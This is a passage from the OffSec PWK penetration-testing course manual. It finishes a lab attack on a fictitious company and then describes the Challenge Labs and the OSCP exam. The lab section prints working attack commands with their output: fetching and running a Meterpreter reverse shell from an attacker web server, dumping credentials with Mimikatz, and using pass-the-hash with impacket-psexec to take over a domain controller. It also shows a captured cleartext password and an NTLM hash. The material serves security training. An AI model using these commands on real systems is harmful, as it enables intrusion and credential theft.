In the previous Learning Unit, we gained access to MAILSRV1 as *NT AUTHORITY\SYSTEM*. Based on the information from enumerating the network, we'll attempt to obtain domain *Administrator* privileges in this Learning Unit and use them to access the domain controller.

### 24.6.1 Cached Credentials

As planned, we obtained privileged code execution on MAILSRV1. Our next step is to extract the password hash for the user *daniela*, which has an active session on this system.

---

*Depending on the objective of the penetration test, we should not skip the local enumeration of the MAILSRV1 system. This could reveal additional vulnerabilities and sensitive information, which we may miss if we directly attempt to extract the NTLM hash for daniela.*

---

Once we discover that no AV is running, we should upgrade our shell to Meterpreter. This will not only provide us with a more robust shell environment, but also aid in performing post-exploitation.

Let's download the previously created Meterpreter reverse shell payload met.exe to perform post-exploitation.

```
PS C:\Windows\system32> cd C:\Users\Administrator

PS C:\Users\Administrator> iwr -uri http://192.168.119.5:8000/met.exe -Outfile met.exe

PS C:\Users\Administrator> .\met.exe
```

*Listing 940 - Downloading and executing the Meterpreter reverse shell*

In Metasploit, we should receive a new incoming session.

```
[*] Sending stage (200774 bytes) to 192.168.50.242
[*] Meterpreter session 2 opened (192.168.119.5:443 -> 192.168.50.242:50814)
```

*Listing 941 - Incoming Meterpreter session in Metasploit*

Let's interact with the session and spawn a new PowerShell command line shell.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
msf6 post(multi/manage/autoroute) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 416 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.1006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Users\Administrator>
```

*Listing 942 - Interacting with Session 2 and spawning a PowerShell command shell*

Next, we'll download the current *Mimikatz*[1211] version on Kali and serve it via our Python3 web server on port 8000. On MAILSRV1, we'll download Mimikatz with iwr and launch it.

```
PS C:\Users\Administrator> iwr -uri http://192.168.119.5:8000/mimikatz.exe -Outfile
mimikatz.exe

PS C:\Users\Administrator> .\mimikatz.exe
.\mimi.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/
```

*Listing 943 - Downloading and launching the newest version of Mimikatz from our Kali machine*

Once Mimikatz is launched, we can use privilege::debug to obtain *SeDebugPrivilege*.[1212] Then, we can use sekurlsa::logonpasswords to list all provider credentials available on the system.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
...
Authentication Id : 0 ; 253683 (00000000:0003def3)
Session           : Interactive from 1
User Name         : beccy
Domain            : BEYOND
Logon Server      : DCSRV1
Logon Time        : 3/8/2023 4:50:32 AM
```

[1211] (Github, 2022). https://github.com/gentilkiwi/mimikatz/releases

[1212] (Microsoft Learn, 2022), https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/debug-programs

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
SID               : S-1-5-21-1104084343-2915547075-2081307249-1108
        msv :
         [00000003] Primary
         * Username : beccy
         * Domain   : BEYOND
         * NTLM     : f0397ec5af49971f6efbdb07877046b3
         * SHA1     : 2d878614fb421517452fd99a3e2c52dee443c8cc
         * DPAPI    : 4aea2aa4fa4955d5093d5f14aa007c56
        tspkg :
        wdigest :
         * Username : beccy
         * Domain   : BEYOND
         * Password : (null)
        kerberos :
         * Username : beccy
         * Domain   : BEYOND.COM
         * Password : NiftyTopekaDevolve6655!#!
...
```

*Listing 944 - Extracting the credentials for beccy with Mimikatz*

Great! We successfully extracted the clear text password and NTLM hash of the domain administrator *beccy*. Let's store both of them together with the username in creds.txt on our Kali system.

Armed with these credentials, we can now take the last step of the penetration test: accessing the domain controller. We'll do this in the next section.

## 24.6.2 Lateral Movement

In this section, we'll leverage the domain admin privileges for *beccy* to get access to the domain controller and therefore, achieve the second goal of the penetration test.

Because we've obtained the clear text password and NTLM hash for *beccy*, we can use impacket-psexec to get an interactive shell on DCSRV1. While we could use either of them, let's use the NTLM hash. Once we have a command line shell, we confirm that we have privileged access on DCSRV1 (172.16.6.240).

```
kali@kali:~$ proxychains -q impacket-psexec -hashes
00000000000000000000000000000000:f0397ec5af49971f6efbdb07877046b3 beccy@172.16.6.240
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 172.16.6.240.....
[*] Found writable share ADMIN$
[*] Uploading file CGOrpfCz.exe
[*] Opening SVCManager on 172.16.6.240.....
[*] Creating service tahE on 172.16.6.240.....
[*] Starting service tahE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.1006]
(c) Microsoft Corporation. All rights reserved.


C:\Windows\system32> whoami
nt authority\system
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
C:\Windows\system32> hostname
DCSRV1

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.6.240
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.6.254
```

*Listing 945 - Using psexec to get an interactive shell*

Nice! Listing 945 shows that we achieved all goals of the penetration test by obtaining domain administrator privileges and accessing the domain controller.

## 24.7 Wrapping Up

In this Module, we performed a penetration test for the fictitious client BEYOND Finances. The goals set by the client were to gain access to the internal network, obtain domain *Administrator* privileges, and access the domain controller.

Once we managed to get an initial foothold in the internal network, we performed Kerberoasting to obtain the credentials of a domain user. With this account, we could log in to a WordPress instance and abuse a plugin to authenticate to our Kali machine. We then relayed the authentication request to another machine and obtained code execution as *NT AUTHORITY\SYSTEM*. Armed with administrative privileges, we extracted the credentials of a domain Admin account. Then, we successfully accessed the domain controller.

We cannot emphasize enough to take detailed notes throughout a real penetration test and keep a good log of when certain actions were performed. After a penetration test, we must ensure that we leave everything the way it was. Any exploits or artifacts must be removed or, at the very least, the client should be notified about their location.

At the end of this Module, let's talk about some of the key takeaways of this penetration test. One of the most important lessons of this Module (and the whole course) is to always conduct thorough enumeration. We cannot attack what we missed and therefore we should make sure to always map out the entire attack surface of all accessible machines and services within the scope of an assessment.

Another important takeaway is that we should never skip or cut short the enumeration process to chase a quick win. We may miss crucial information, potentially leading to a much more promising attack vector.

Next, once we have obtained administrative privileges on a target system, we should not jump straight to the next machine. Armed with these privileges, we can examine areas of the system that may have been previously inaccessible.

Finally, let's discuss how we should work with gathered information such as enumeration results. It is crucial that we learn to combine information found on different systems and stages of a

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

penetration test. We may find information on a machine that we cannot leverage at the current stage, but only later on in the assessment. Detailed note taking is essential to not lose track of all the gathered information.

Taking these key takeaways into consideration will be tremendously valuable not only in the Challenge Labs, but also in real assessments.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 25 Trying Harder: The Challenge Labs

In this final Learning Module, we will discuss the transition from going through the course material and Module exercises to taking on the Challenge Labs. We will cover the following Learning Units:

- PWK Challenge Lab Overview
- Challenge Lab Details
- The OSCP Exam Information

## 25.1 PWK Challenge Lab Overview

This Learning Unit covers the following Learning Objectives:

- Learn about the different kinds of Challenge Labs
- Obtain a high level overview of each scenario
- Understand how to treat the mock OSCP Challenge Labs

### 25.1.1 STOP! Do This First

If you are reading this Module and haven't yet completed ALL the PWK Capstone exercises, we highly recommend going back and finishing them before proceeding. The Capstone exercises provide you with an opportunity to hack machines with specific constraints on what needs to be enumerated. By compromising single machines and smaller networks via the Capstone exercises, you will set yourself up for a more successful, effective, and pleasant experience with the Challenge Labs.

Once you have completed the Capstone exercises, make sure to read through and follow along with the *Assembling the Pieces* Module to begin developing a methodological framework for attacking larger networks. We recommend starting with the Challenge Labs only once the Capstone exercises and the *Assembling the Pieces* Module are complete.

### 25.1.2 Challenge Labs 1-3

Much of the below information is included in the *Introduction to PWK* Module. We're repeating the information here because it has likely been a while since you read the introduction. Please review it carefully before starting the Challenge Labs.

There are two types of Challenge Labs. The first three are called *scenarios*. Each scenario consists of a set of networked machines and a short background story that puts those machines in context. Your goal is to obtain access to a Domain Administrator account on an Active Directory domain, and compromise as many machines on the network as possible.

In the same way that Capstone Exercises test the learner on the material of multiple Learning Units, so too do these scenarios test the learner on the material of multiple Learning Modules. Your level of uncertainty about the network here is high and similar to real-world penetration tests, because you will not know which machines are vulnerable to what types of attacks. In addition,

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

each of the three scenarios progressively increases in complexity due to additional machines, subnetworks, and attack vectors.

Further, you will not know that any *specific* machine is directly vulnerable in the first place. Some machines will be dependent on information, credentials, or capabilities that will be found on other machines. And some machines may not even be (intentionally) exploitable until after the Domain Controller is compromised.

All machines contain either a local.txt file, a proof.txt file, or both. The contents of these files are randomized hashes that can be submitted to the OLP to log each compromise. Just like the Module exercise flags, the contents of these files will change on every revert of the machine.

The following summaries provide a high level overview of each scenario:

Challenge Lab 1: MEDTECH: You have been tasked to conduct a penetration test for MEDTECH, a recently formed IoT healthcare startup. Your objective is to find as many vulnerabilities and misconfigurations as possible in order to increase their Active Directory security posture and reduce the attack surface.

Challenge Lab 2: RELIA: You are tasked with a penetration test of RELIA, an industrial company building driving systems for the timber industry. The target got attacked a few weeks ago and now wants to get an assessment of their IT security. Their goal is to find out if an attacker can breach the perimeter and get Domain Admin privileges in the internal network.

Challenge Lab 3: SKYLARK: Skylark Industries is an aerospace multinational corporation that performs research & development on cutting-edge aviation technologies. One of their major branch offices has recently been targeted by an Advanced Persistent Threat (APT) actor ransomware attack. For this reason, the company CISO now wishes to further shield Skylark Industries' attack surface. You have been tasked to conduct a preemptive penetration test towards their HQ infrastructure and find any vulnerability that could potentially jeopardize the company's trade secrets.

---

*Please note that Challenge 3 is significantly more difficult than Challenges 1 & 2. It requires a substantial amount of pivoting, tunneling, looking for information on multiple targets and paying close attention to post-exploitation. It is beyond the scope of the OSCP exam. If preparing for the exam is your main objective, you may wish to work through Challenges 4, 5 & 6 before returning Challenge 3.*

---

### 25.1.3 Challenge Labs 4-6

The second type of Challenge Lab consists of an OSCP-like experience. They are each composed of six OSCP machines. The intention of these Challenges is to provide a mock-exam experience that closely reflects a similar level of difficulty to that of the actual OSCP exam.

Each challenge contains three machines that are connected via Active Directory, and three standalone machines that do not have any dependencies or intranet connections. All the standalone machines have a local.txt and a proof.txt.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

While the Challenge Labs have no point values, on the exam the standalone machines would be worth 20 points each for a total of 60 points. The Active Directory set is worth 40 points all together, and the entire domain must be compromised to achieve any points for it at all.

All the intended attack vectors for these machines are taught in the PEN-200 Modules, or are leveraged in the first three Challenge Labs. However, the specific requirements to trigger the vulnerabilities may differ from the exact scenarios and techniques demonstrated in the course material. You are expected to be able to take the demonstrated exploitation techniques and modify them for the specific environment.

When completing Challenges 4-6, we recommend a different approach compared to Challenges 1-3. In particular, the purpose of these challenges is to provide you with direct, intuitive insight on the types of machines that are likely to be on the exam. These Challenges are **not** designed to be all-encompassing: not every vector that is part of these Challenges will be on every exam attempt, and the exam may contain vectors that are not part of these Challenges. Again, anything taught within PWK is fair game.

In order to mimic the exam as closely as possible, we suggest that you avoid discussing these machines in particular with peers and the Student Mentors. In addition, you may want to experiment with setting a timer to complete these machines. However, we don't necessarily recommend trying to do so within 24 hours, simply because it is more effective to spread out your learning time over a longer period. For each of the challenges, you might want to try spending an initial 24 hours *in total* to see how far you can get within the time limit. Then, step back and explore your progress.

In a sense, Challenges 4-6 provide a self-assessment of *yourself* as much as they represent an assessment of machines and networks. We recommend that you treat them as an opportunity to discover your own strengths and weaknesses, and then to use that information to guide your next learning focus.

## 25.2 Challenge Lab Details

In this Learning Unit we will discuss some of the important details that are useful to know about the Challenge Labs. This Learning Unit covers the following Learning Objectives:

- Understand how Client-Side simulations work
- Understand the concept of dependencies
- Learn about non-intentionally vulnerable machines
- Understand the lack of meaning inherent to IP address ordering
- Learn how routers and Network Address Translation affect the scenarios
- Understand how to treat credentials and password attacks

### 25.2.1 Client-Side Simulations

The internal VPN lab network contains a number of simulated clients that can be exploited using client-side attacks. These clients are programmed to simulate common corporate user activity. Subtle hints throughout the lab can help you locate these simulated clients. Thorough post-exploitation information gathering may also reveal communication between client machines.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The various simulated clients will perform their task(s) at different time intervals. The most common interval is three minutes.

### 25.2.2 Machine Dependencies

Some targets are not designed to be exploited without first gathering specific additional information on another lab machine. Others can only be exploited through a pivot. Student Mentors will not provide details about machine dependencies. Determining whether or not a machine has a dependency is an important part of the information gathering process, so you'll need to discover this information on your own.

An example of a dependency might be that a machine named VANGUARD contains a file that divulges credentials for another machine named SENTINEL. VANGUARD may not have any (intentional) external attack vectors, so you will need to compromise SENTINEL first.

---

*Note that these two specific machine names don't exist in any of the Challenge Labs, they are just mentioned here by way of example.*

---

There are no dependencies *between* Challenges. This means that the information you find in Challenge 1 will not pertain to any of the machines in Challenges 2-6, and so on.

For the OSCP-like Challenges (4-6), there are no dependencies between the three domain joined machines and the three standalone machines. The three standalone machines themselves also do not contain any dependencies. Thus one way to think about these Challenges (and therefore the exam) is that each contains a total of four isolated mini-environments: an AD set and three standalone machines.

### 25.2.3 Machine Vulnerability

While some machines may be dependent on information or access that can only be obtained by compromising other machines within a Challenge, some machines aren't designed to be hacked at all. The reason these machines exist in the Challenges is because in the real world, many machines you will encounter as a penetration tester will not be (easily) hackable.

However, the number of these machines is kept to a minimum; there are only a few per challenge. In addition, every machine *does* contain at least a local.txt or proof.txt file. This means that some machines may not have privilege escalation paths, but every machine can be accessed after obtaining Domain Administrator permissions for each of the Challenges (whether or not they are domain joined).

It is important to note that the OSCP-like Challenges and the OSCP itself *DO NOT* contain these types of machines. On the exam, every machine is designed to be exploitable, and every machine has a privilege escalation attack vector.

### 25.2.4 Machine Ordering

The IP addresses of the lab machines are not significant. For example, you do not need to start with 10.11.1.1 and work your way through the machines in numerical order. One of the most

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

important skills you will need to learn as a penetration tester is how to scan a number of machines in order to find the lowest-hanging fruit.

Do not read into the specific octet values of the IP addresses within a challenge. If SENTINEL has an IP address of 192.168.1.5 and VANGUARD has an IP address of 192.168.1.12, it doesn't mean that you should target SENTINEL first. It also doesn't mean that SENTINEL is considered easier, and it doesn't mean that VANGUARD is dependent on SENTINEL. In fact, in our hypothetical example, precisely the opposite is true!

### 25.2.5 Routers/NAT

Each of the Challenges have multiple subnetworks, with at least one external and one internal subnetwork. For each Challenge, the internal subnetworks are not directly routable from the initial external network, but the external network is routable from all other networks.

You will need to use various techniques covered in the course to gain access to the internal networks. For example, you may need to exploit machines NAT'd behind firewalls, leveraging dual-homed hosts or client-side exploits. Lengthy attacks such as brute forcing or DOS/DDOS are highly discouraged as they will render the firewalls, along with any additional networks connected to them, inaccessible to you.

A number of machines in the labs have software firewalls enabled and may not respond to ICMP echo requests. If an IP address does not respond to ICMP echo requests, this does not necessarily mean that the target machine is down or does not exist.

### 25.2.6 Passwords

Spending an excessive amount of time cracking the root or administrator passwords of all machines in the lab is not required. If you have tried all of the available wordlists in Kali, and used information gathered throughout the labs, stop and consider a different attack vector. If you have significant cracking hardware, then feel free to continue on to crack as many passwords as you can. With "regular" hardware, every intentional vector that relies on password-cracking should take less than 10 minutes with the right wordlist and parameters.

## 25.3 The OSCP Exam Information

This Learning Unit covers the following Learning Objectives:

- Learn about the OSCP Certification Exam

### 25.3.1 OSCP Exam Attempt

Included with your initial purchase of the PWK course is an attempt at the OSCP certification exam.[1213] The exam is optional, so it is up to you to decide whether or not you would like to tackle it.

[1213] (OffSec, 2023), https://help.offensive-security.com/hc/en-us/categories/360002666252-General-Frequently-Asked-Questions-FAQs-

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To book your OSCP exam, go to your exam scheduling calendar. The calendar can be located in the OffSec Training Library under the course exam page. Here you will be able to see your exam expiry date, as well as schedule the exam for your preferred date and time.

Keep in mind that you won't be able to select a start time if the exam labs are full for that time period so we encourage you to schedule your exam as soon as possible.

For additional information, please visit our support page.[1214]

### 25.3.2 About the OSCP Exam

The OSCP certification exam simulates a live network in a private VPN that contains a small number of vulnerable machines. The structure is exactly the same as that of Challenges 4-6. To pass, you must score 70 points. Points are awarded for low-privilege command-line shell access as well as full system compromise. The environment is completely dedicated to you for the duration of the exam, and you will have 23 hours and 45 minutes to complete it.

Specific instructions for each target machine will be located in your exam control panel, which will only become available to you once your exam begins.

To ensure the integrity of our certifications, the exam will be remotely proctored. You are required to be present 15 minutes before your exam start time to perform identity verification and other pre-exam tasks. In order to do so, click on the *Exam* tab in the OffSec Training Library, which is situated at the top right of your screen. During these pre-exam verification steps, you will be provided with a VPN connectivity pack.

Once the exam has ended, you will have an additional 24 hours to put together your exam report and document your findings. You will be evaluated on the quality and content of the exam report, so please include as much detail as possible and make sure your findings are all reproducible.

Once your exam files have been accepted, your exam will be graded and you will receive your results in 10 business days. If you came up short, then we will notify you, and you may purchase a certification retake using the appropriate links.

We highly recommend that you carefully schedule your exam for a 48-hour window when you can ensure minimal outside distractions or commitments. Also, please note that exam availability is handled on a first come, first served basis, so it is best to schedule your exam as far in advance as possible to ensure your preferred date is available. For additional information regarding the exam, we encourage you to take some time to go over the OSCP exam guide.[1215]

### 25.3.3 Metasploit Usage - Challenge Labs vs Exam

We encourage you to use Metasploit in the Challenge Labs, especially in Challenges 1-3. Metasploit is a great tool and you should learn all of the features it has to offer. While Metasploit usage is limited in the OSCP certification exam, we will encourage you not to place arbitrary restrictions on yourself during the learning process. If you wish, you can experiment with limiting yourself *temporarily* in your initial explorations of Challenges 4-6. More information about Metasploit usage can be found in the OSCP exam guide.

---

[1214] (OffSec, 2023), https://help.offensive-security.com/

[1215] (OffSec, 2023), https://help.offensive-security.com/hc/en-us/articles/360040165632-OSCP-Exam-Guide

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 25.4 Wrapping Up

If you've taken the time to understand the course material presented in the course Modules and associated videos and have tackled all the Module exercises and *Assembling the Pieces*, you'll enjoy the Challenge Labs. If you're having trouble, consider filling in knowledge gaps in the course material, and if you're still stuck, step back and take on new perspective. It's easy to get so fixated on a single challenge and lose sight of the fact that there may be a simpler solution waiting down a different path. Take good notes and review them often. Search for alternate paths that might advance your assessment. When all else fails, do not hesitate to reach out to the Student Mentors. Finally, remember that you often have all the knowledge you need to tackle the problem in front of you. Don't give up, and remember the *Try Harder* mindset!

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.